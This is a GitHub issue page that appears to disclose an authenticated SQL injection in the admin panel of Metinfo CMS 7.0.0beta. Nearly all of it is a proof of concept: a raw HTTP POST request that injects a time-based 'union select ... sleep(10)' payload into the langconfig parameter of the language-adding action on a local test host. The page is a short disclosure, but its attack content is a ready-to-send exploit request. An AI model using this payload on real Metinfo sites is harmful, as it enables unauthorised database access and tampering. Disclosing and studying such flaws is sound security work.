New issue

Jump to bottom

Metinfo7.0 admin background SQL Injection #3

Open SZFsir opened this issue on Nov 7, 2019 · 0 comments


SZFsir commented on Nov 7, 2019 Owner

Vulnerability Name: Metinfo7.0.0beta CMS SQL Injection
Product Homepage: https://www.metinfo.cn/
Software link: https://u.mituo.cn/api/metinfo/download/7.0.0beta
Version: V7.0.0

After admin login,(You must send different order and mask column below)

payload

```
POST /metinfo/7.0beta/admin/?n=language&c=language_web&a=doAddLanguage&langconfig=1%20union%20select%201,2,3,4,sleep(10)%23 HTTP/1.1
Host: 127.0.0.1:7000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh,en;q=0.5
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------193141991361162804114029940 27
Content-Length: 1763
Origin: http://127.0.0.1:7000
Connection: close
Referer: http://127.0.0.1:7000/metinfo/7.0beta/admin/?lang=cn&n=ui_set
Cookie: think_template=default; PHPSESSID=4a94ab2d971cee639ee614b5e469c456; upgraderemind=1; MEIQIA_VISIT_ID=1TCdE0t3buLmzz4IApfJNsjGjyj;
acc_auth=6b04vpU051F%2F6wN0ICCF6vnI4A6LL3y077MyxZyQ9UGOhaZ21aOrwAybTO9AFQWJPAx43UeHIsCEPhVBCEZmqWUq; acc_key=TasaQFt;  Hm_lvt_520556228c0113270c0c772027905838=1573030774;
Hm_lpvt_520556228c0113270c0c772027905838=1573062137; re_url=http%3A%2F%2F127.0.0.1%2Fmetinfo%2F7.0beta%2Fadmin%2F;
met_auth=91a0MGQ%2F%2FmzVp57PpH7xa%2B1561DDaFD3i1oczcMgjfXhSdOtiJ851Bqtyj6RPkm41fJ6vR2sCavBRxbyGT6QqowQ; met_key=hUhOIRJ; admin_lang=cn;
page_iframe_url=http%3A%2F%2F127.0.0.1%3A7000%2Fmetinfo%2F7.0beta%2Findex.php%3Flang%3Dcn%26pageset%3D1

-----------------------------193141991361162804114029940 27
Content-Disposition: form-data; name="order"

999
-----------------------------193141991361162804114029940 27
Content-Disposition: form-data; name="autor"

0
-----------------------------193141991361162804114029940 27
Content-Disposition: form-data; name="name"

qqqq
-----------------------------193141991361162804114029940 27
Content-Disposition: form-data; name="flag"

cn.gif
-----------------------------193141991361162804114029940 27
Content-Disposition: form-data; name="mark"

888
-----------------------------193141991361162804114029940 27
Content-Disposition: form-data; name="file"

cn
-----------------------------193141991361162804114029940 27
Content-Disposition: form-data; name="copy_config"

cn
-----------------------------193141991361162804114029940 27
Content-Disposition: form-data; name="content"


-----------------------------193141991361162804114029940 27
Content-Disposition: form-data; name="theme_style"


-----------------------------193141991361162804114029940 27
Content-Disposition: form-data; name="useok"

1
-----------------------------193141991361162804114029940 27
Content-Disposition: form-data; name="link"


-----------------------------193141991361162804114029940 27
Content-Disposition: form-data; name="useok"

1
-----------------------------193141991361162804114029940 27
Content-Disposition: form-data; name="newwindows"

0
-----------------------------193141991361162804114029940 27
Content-Disposition: form-data; name="type"

0
-----------------------------193141991361162804114029940 27
Content-Disposition: form-data; name="submit_type"

save
-----------------------------193141991361162804114029940 27--
```



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant